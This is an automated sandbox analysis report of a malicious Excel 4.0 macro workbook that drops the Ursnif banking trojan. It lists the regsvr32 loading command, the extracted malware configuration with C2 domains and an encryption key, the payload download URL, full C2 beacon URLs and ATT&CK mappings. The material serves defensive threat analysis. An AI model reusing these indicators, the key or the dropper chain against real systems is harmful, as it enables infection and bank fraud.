



ID: 402998
Sample Name: 4Y2I7k0.xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:10:38
Date: 03/05/2021
Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents 2
Analysis Report 4Y2I7k0.xlsb 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Threatname: Ursnif 4
Yara Overview 5
Memory Dumps 5
Unpacked PEs 5
Sigma Overview 5
Signature Overview 5
AV Detection: 6
Software Vulnerabilities: 6
Key, Mouse, Clipboard, Microphone and Screen Capturing: 6
E-Banking Fraud: 6
System Summary: 6
Boot Survival: 6
Hooking and other Techniques for Hiding and Protection: 6
Stealing of Sensitive Information: 7
Remote Access Functionality: 7
Mitre Att&ck Matrix 7
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 11
Contacted IPs 14
Public 15
General Information 15
Simulations 17
Behavior and APIs 17
Joe Sandbox View / Context 17
IPs 17
Domains 17
ASN 17
JA3 Fingerprints 17
Dropped Files 17
Created / dropped Files 18
Static File Info 37
General 38
File Icon 38
Static OLE Info 38
General 38
OLE File "4Y2I7k0.xlsb" 38

Copyright Joe Security LLC 2021

Indicators 38
Macro 4.0 Code 38
Network Behavior 39
Snort IDS Alerts 39
Network Port Distribution 40
TCP Packets 40
UDP Packets 42
DNS Queries 44
DNS Answers 44
HTTP Request Dependency Graph 44
HTTP Packets 44
Code Manipulations 47
Statistics 47
Behavior 47
System Behavior 48
Analysis Process: EXCEL.EXE PID: 6936 Parent PID: 792 48
General 48
File Activities 48
File Created 48
File Deleted 49
File Written 49
Registry Activities 52
Key Created 52
Key Value Created 53
Analysis Process: regsvr32.exe PID: 1040 Parent PID: 6936 53
General 53
File Activities 53
Analysis Process: iexplore.exe PID: 1268 Parent PID: 792 53
General 53
File Activities 54
Registry Activities 54
Analysis Process: iexplore.exe PID: 5116 Parent PID: 1268 54
General 54
File Activities 54
Analysis Process: iexplore.exe PID: 5788 Parent PID: 792 54
General 54
File Activities 55
Registry Activities 55
Analysis Process: iexplore.exe PID: 6280 Parent PID: 5788 55
General 55
File Activities 55
Analysis Process: iexplore.exe PID: 5660 Parent PID: 792 55
General 55
File Activities 56
Registry Activities 56
Analysis Process: iexplore.exe PID: 5460 Parent PID: 5660 56
General 56
File Activities 56
Analysis Process: iexplore.exe PID: 6312 Parent PID: 792 56
General 56
File Activities 57
Registry Activities 57
Analysis Process: iexplore.exe PID: 6376 Parent PID: 6312 57
General 57
File Activities 57
Disassembly 57
Code Analysis 58


Analysis Report 4Y2I7k0.xlsb

Overview


General Information

Sample Name:	4Y2I7k0.xlsb
Analysis ID:	402998
MD5:	6798cc178ee3d2..
SHA1:	d52cf93a65288e3.
SHA256:	92728e6532d728..
Tags:	docusign
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Found malware configuration
- Office document tries to convince vi…
- Yara detected Ursnif
- Yara detected Ursnif
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Office process drops PE file
- Writes or reads registry keys via WMI
- Writes registry values via WMI

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6936 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 1040 cmdline: regsvr32 -s C:\Users\Public\block.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
- iexplore.exe (PID: 1268 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5116 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1268 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 5788 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6280 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5788 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 5660 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5460 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5660 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 6312 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6376 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6312 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "RSA Public Key":
"8oKmD0Ib40VYxHRgT7OnHwlxmK3U2F2Fl3GpR9KrKxvSCrIeiCLZWlQ2QCt+AnP+N5tCnTTv45/b0/D8Eb4xqxiXBnUy/ADWorQScIoNIPfBQqutzO+Ozy/mev4m2eZAuMivS2UNJVH4DVsYsAkGAC4GR+aszytDfGSZp3MklfgRJ6No
j034BrS4tQl5qmeWhJa+Of/CLdmkCwJurSEhMKu3NK7g4EVzni8lIJrDkWNCTaVL4CWXewbAOJFPwh8Y/20KkHTZmVKLmJJRcSj8yyH0avZDtWvJHRDxiI+JYUar2ia3phWwtqVzVhzYzz8aoUVzmlt840TF55o2e8TRUCEZNNmvmluqg
NZzQuNIj68=",
  "c2_domain": [
    "app.buboleinov.com",
    "chat.veminiare.com",
    "chat.billionady.com",
    "app3.maintorna.com"
  ],
  "botnet": "1500",
  "server": "580",
  "serpent_key": "ZQktwkM8O9lYn9oX",
  "sleep_time": "10",
  "SetWaitableTimer_value": "10"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000003.443037975.0000000004E68000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.442845366.0000000004E68000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.442945540.0000000004E68000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.443128050.0000000004E68000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.443102271.0000000004E68000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 5 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.regsvr32.exe.67af0000.3.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
4.3.regsvr32.exe.618d29.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	


Sigma Overview

No Sigma rule has matched

Signature Overview

- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- Spam, unwanted Advertisements and Ransom Demands
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Copyright Joe Security LLC 2021



Click to jump to signature section

AV Detection:

Found malware configuration

Software Vulnerabilities:

Document exploit detected (creates forbidden files)
Document exploit detected (drops PE files)
Document exploit detected (UrlDownloadToFile)
Document exploit detected (process start blacklist hit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif
Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif
Yara detected Ursnif

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
Found Excel 4.0 Macro with suspicious formulas
Found abnormal large hidden Excel 4.0 Macro sheet
Office process drops PE file
Writes or reads registry keys via WMI
Writes registry values via WMI

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif
Yara detected Ursnif

Copyright Joe Security LLC 2021

Stealing of Sensitive Information:



Yara detected Ursnif

Yara detected Ursnif

Remote Access Functionality:




Yara detected Ursnif

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2	DLL Side-Loading 1	Process Injection 2	Masquerading 1 1 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication
Default Accounts	Scripting 2	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 3	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	Exploitation for Client Execution 4	Logon Script (Mac)	Logon Script (Mac)	Scripting 2	NTDS	Account Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	System Owner/User Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Regsvr32 1	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	System Information Discovery 3 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
4Y2I7k0.xlsb	6%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.regsvr32.exe.bb0000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://app.buboleinov.com/eZG8I16LYY6RQIy/fhCGljC_2FGvNP1fHp/pp7vitMvb/J_2BJIUyGHNqNDnXVsuN/Dv3DXf5i	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://app.buboleinov.com/9v0yu2jY7xyV/b1FQO4_2Bpu/oU2ibFtGutNT_2/BDybIHlLn_2F8TpFqr5X2/irpDvuA9ssjgofrd/4c1VwA_2BbPhSHP/JtDxx0HIWF7ccpVHCr/rPkDzPGSc/uYSPUi7ev1DnwMAe5KYZ/Gp3xLJmh6ETG_2FBMkN/E7fPvyWq8VbZApgZDb6Zoc/Q_2B5FFdwDlGz/OOPdEgA5/KuZ03TAeWnQ8TuTYrWBzpCh/HZ9XO4QjjW/CqnmDoK9QRlDYSYvJ/FQtGoFVns4yC/u0kF3ZfH7vX/MHfLituxTdH5hS/1UdaGiPbq9uDEicbTdsew/7sN4X	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://chat.billionady.com/6pQ2A_2F2B3uIfC5gf/_2FhwtDCH/73_2BQ_2BuzT9wYw8ZBA/CtDYBpMjmIzd4NANr9h/E_2	0%	Avira URL Cloud	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://chat.veminiare.com/3LFHxcULedfl6vRi2f/7DW3Lbewx/BQzXQE1l6ur2AvUmdOWD/bKkgWqKpyiEbwfjQpgM/vQH_2F_2FVT4APkhQHeL5r/UitKKqshWwy_2/BGH0L4a6/pkZlxCCLsptJgcoJr9UTHwd/Fy1B0L9r9/Eyyxrmwquwor3qSMh/TBe5k3Obt68k/mJNCVkgWk8D/7yx9L1_2BxLGbp/uEopOUEa1UaIA_2FbaBzA/DPd4NXI0Z4aaUIY_/2BCwd5luDmdcULL/gWZXR8amBs_2Bdba4m/y_2FNHAH5/8r0gOR08HJF6YSW4fPnv/pO6q_2Bxl8Zmi6rf2mr/5MzgQcGiWowQQeHDILIXCa/Ln	0%	Avira URL Cloud	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://chat.billionady.com/6pQ2A_2F2B3uIfC5gf/_2FhwtDCH/73_2BQ_2BuzT9wYw8ZBA/CtDYBpMjmIzd4NANr9h/E_2BV0SsS_2FE5aeMX1xgh/NZq_2FWoEox0m/1PODYUaT/NQ2cpVElyM7Xu6KIKpsyFvG/B_2BqGxJnN/2dJtt0U587Lg0hYu1/sn5rm17uvS_2/FSnbx1glCyi/Dccdos_2B6Zr6y/J66yl83piVRuKEegL7hvJ/wSN_2FkghPvIWS2b/dNNXKyb_2FwEpQo/6heBhUKqFR_2BfxaOL/CWnJM0msX/t7S7YE6CyJwVuKH5zkij/QhpyHfh3tCqTr5UZqei/wkeRPNzr/SJP	0%	Avira URL Cloud	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://app3.maintorna.com/2NycgEUCU9aFB9EW/oYWq0ZxfG4Rwlla/DVHHJKmiaah_2Fc00M/sq13SA7xg/8iyktPbgAp05	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://app.buboleinov.com/eZG8I16LYY6RQIy/fhCGljC_2FGvNP1fHp/pp7vitMvb/J_2BJIUyGHNqNDnXVsuN/Dv3DXf5iFChU433fFbO/cDNqIWEud5hIofjPLbzDiL/mvTJAEZe_2B8n/HOY_2BNn/Mwl4PuZbr98bXlg5umHHmqo/MfccYXgKbn/EB6DVkj22BI8iPLRL/0BMvppaqZnA1/ltGjCcB3Qq_/2Bf9hop2VhIWRy/FnUIqjkgdHWzn_2FvGT_2/BBOAGxHvl0zgZKxj/wWDgg8kJ81PEW_2/BxYtpnd1YZW_2FsGmO/XTHEj72q_/2Fq_2BcpSuAkpIBrcz7B/nlLQMY665CUBQPVFj3V/qV9UsTYut/AnDN	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
app3.maintorna.com	34.86.224.8	true	false		unknown
chat.billionady.com	34.86.224.8	true	false		unknown
app.buboleinov.com	34.86.224.8	true	false		unknown
docs.atu.ngr.mybluehost.me	162.241.24.47	true	false		high
chat.veminiare.com	34.86.224.8	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://docs.atu.ngr.mybluehost.me/presentation.dll	false		high
http://app.buboleinov.com/9v0yu2jY7xyV/b1FQO4_2Bpu/oU2ibFtGutNT_2/BDybIHlLn_2F8TpFqr5X2/irpDvuA9ssjgofrd/4c1VwA_2BbPhSHP/JtDxx0HIWF7ccpVHCr/rPkDzPGSc/uYSPUi7ev1DnwMAe5KYZ/Gp3xLJmh6ETG_2FBMkN/E7fPvyWq8VbZApgZDb6Zoc/Q_2B5FFdwDlGz/OOPdEgA5/KuZ03TAeWnQ8TuTYrWBzpCh/HZ9XO4QjjW/CqnmDoK9QRlDYSYvJ/FQtGoFVns4yC/u0kF3ZfH7vX/MHfLituxTdH5hS/1UdaGiPbq9uDEicbTdsew/7sN4X	false	• Avira URL Cloud: safe	unknown
http://chat.veminiare.com/3LFHxcULedfl6vRi2f/7DW3Lbewx/BQzXQE1l6ur2AvUmdOWD/bKkgWqKpyiEbwfjQpgM/vQH_2F_2FVT4APkhQHeL5r/UitKKqshWwy_2/BGH0L4a6/pkZlxCCLsptJgcoJr9UTHwd/Ffy1B0L9r9/Eyyxrmwquwor3qSMh/TBe5k3Obt68k/mJNCVkgWk8D/7yx9L1_2BxLGbp/uEopOUEa1UaIA_2FbaBzA/DPd4NXI0Z4aaUIY_/2BCwd5luDmdcULL/gWZXR8amBs_2Bdba4m/y_2FNHAH5/8r0gOR08HJF6YSW4fPnv/pO6q_2Bxl8Zmi6rf2mr/5MzgQcGiWowQQeHDILIXCa/Ln	false	• Avira URL Cloud: safe	unknown
http://chat.billionady.com/6pQ2A_2F2B3uIfC5gf/_2FhwtDCH/73_2BQ_2BuzT9wYw8ZBA/CtDYBpMjmIzd4NANr9h/E_2BV0SsS_2FE5aeMX1xgh/NZq_2FWoEox0m/1PODYUaT/NQ2cpVElyM7Xu6KlKpsyFvG/B_2BqGxJnN/2dJtt0U587Lg0hYu1/sn5rm17uvS_2/FSnbx1glCyi/Dccdos_2B6Zr6y/J66yl83piVRuKEegL7hvJ/wSN_2FkghPvIWS2b/dNNXKyb_2FwEpQo/6heBhUKqFR_2BfxaOL/CWnJM0msX/t7S7YE6CyJwVuKH5zkij/QhpyHfh3tCqTr5UZqei/wkeRPNzr/SJP	false	• Avira URL Cloud: safe	unknown
http://app.buboleinov.com/eZG8I16LYY6RQIy/fhCGljC_2FGvNP1fHp/pp7vitMvb/J_2BJIUyGHNqNDnXVsuN/Dv3DXf5iFChU433fFbO/cDNqIWEud5hIofjPLbzDiL/mvTJAEZe_2B8n/HOY_2BNn/Mwl4PuZbr98bXlg5umHHmqo/MfccYXgKbn/EB6DVkj22BI8iPLRL/0BMvppaqZnA1/ltGjCcB3Qq_/2Bf9hop2VhIWRy/FnUIqjkgdHWzn_2FvGT_2/BBOAGxHvl0zgZKxj/wWDgg8kJ81PEW_2/BxYtpnd1YZW_2FsGmO/XTHEj72q_/2Fq_2BcpSuAkpIBrcz7B/nlLQMY665CUBQPVFj3V/qV9UsTYut/AnDN	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

